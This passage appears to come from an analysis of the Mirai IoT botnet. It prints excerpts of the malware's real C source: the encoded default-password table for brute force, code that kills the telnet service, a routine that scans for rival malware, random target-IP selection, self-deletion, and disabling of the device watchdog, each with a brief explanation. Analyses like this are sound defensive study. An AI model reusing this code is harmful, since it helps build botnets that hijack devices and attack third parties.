    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);         // admin    smcadmin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                         // admin    1111
    add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                     // root     666666
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);             // root     password
```

Mirai comes with a list of 62 default/weak passwords for brute force attacks (dictionary attack) on IoT devices.




```
void killer_init(void)
{
    int killer_highest_pid = KILLER_MIN_PID, last_pid_scan = time(NULL), tmp_bind_fd;
    uint32_t scan_counter = 0;
    struct sockaddr_in tmp_bind_addr;

    // Let parent continue on main thread
    killer_pid = fork();
    if (killer_pid > 0 || killer_pid == -1)
        return;

    tmp_bind_addr.sin_family = AF_INET;
    tmp_bind_addr.sin_addr.s_addr = INADDR_ANY;

    // Kill telnet service and prevent it from restarting
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
```

‘Killer_init’ function kills several services: telnet (port 23), ssh (port 22) and http (port 80) to block access to the infected system by others.




```c
static BOOL memory_scan_match(char *path)
{
    int fd, ret;
    char rdbuf[4096];
    char *m_qbot_report, *m_qbot_http, *m_qbot_dup, *m_upx_str, *m_zollard;
    int m_qbot_len, m_qbot2_len, m_qbot3_len, m_upx_len, m_zollard_len;
    BOOL found = FALSE;

    if ((fd = open(path, O_RDONLY)) == -1)
        return FALSE;

    table_unlock_val(TABLE_MEM_QBOT);
    table_unlock_val(TABLE_MEM_QBOT2);
    table_unlock_val(TABLE_MEM_QBOT3);
    table_unlock_val(TABLE_MEM_UPX);
    table_unlock_val(TABLE_MEM_ZOLLARD);

    m_qbot_report = table_retrieve_val(TABLE_MEM_QBOT, &m_qbot_len);
    m_qbot_http = table_retrieve_val(TABLE_MEM_QBOT2, &m_qbot2_len);
    m_qbot_dup = table_retrieve_val(TABLE_MEM_QBOT3, &m_qbot3_len);
    m_upx_str = table_retrieve_val(TABLE_MEM_UPX, &m_upx_len);
    m_zollard = table_retrieve_val(TABLE_MEM_ZOLLARD, &m_zollard_len);

    while ((ret = read(fd, rdbuf, sizeof (rdbuf))) > 0)
```

This function removes other malware that are similar to mirai.



```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                             // 127.0.0.0/8      - Loopback
          (o1 == 0) ||                              // 0.0.0.0/8        - Invalid address space
          (o1 == 3) ||                              // 3.0.0.0/8        - General Electric Company
          (o1 == 15 || o1 == 16) ||                 // 15.0.0.0/7       - Hewlett-Packard Company
          (o1 == 56) ||                             // 56.0.0.0/8       - US Postal Service
          (o1 == 10) ||                             // 10.0.0.0/8       - Internal network
          (o1 == 192 && o2 == 168) ||               // 192.168.0.0/16   - Internal network
          (o1 == 172 && o2 >= 16 && o2 < 32) ||     // 172.16.0.0/14    - Internal network
          (o1 == 100 && o2 >= 64 && o2 < 127) ||    // 100.64.0.0/10    - IANA NAT reserved
          (o1 == 169 && o2 > 254) ||                // 169.254.0.0/16   - IANA NAT reserved
          (o1 == 198 && o2 >= 18 && o2 < 20) ||     // 198.18.0.0/15    - IANA Special use
          (o1 >= 224) ||                            // 224.*.*.*+       - Multicast
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29
    );
```

Function generates random IPs to attack and ignores whitelist addresses from US Postal Service, US Department of Defense, and others (in red above).



```c
#ifndef DEBUG
    sigset_t sigs;
    int wfd;

    // Delete self
    unlink(args[0]);

    // Signal based control flow
    sigemptyset(&sigs);
    sigaddset(&sigs, SIGINT);
    sigprocmask(SIG_BLOCK, &sigs, NULL);
    signal(SIGCHLD, SIG_IGN);
    signal(SIGTRAP, &anti_gdb_entry);

    // Prevent watchdog from rebooting device
    if ((wfd = open("/dev/watchdog", 2)) != -1 ||
        (wfd = open("/dev/misc/watchdog", 2)) != -1)
    {
        int one = 1;

        ioctl(wfd, 0x80045704, &one);
        close(wfd);
        wfd = 0;
    }
    chdir("/");
#endif
```

Main function contains code to prevent device from rebooting.

Source Code - Conclusion

- Mirai offers offensive capabilities to launch DDoS attacks using UDP, TCP or HTTP protocols.
- Mirai source code consists of fairly simple codes and functions; nevertheless, it has various offensive and defensive capabilities.

Refrences

- https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html
- http://www.simonroses.com/2016/10/mirai-ddos-botnet-source-code-binary-analysis/
- https://krebsonsecurity.com/wp-content/uploads/2017/01/annasenpaichat.txt

Thank you!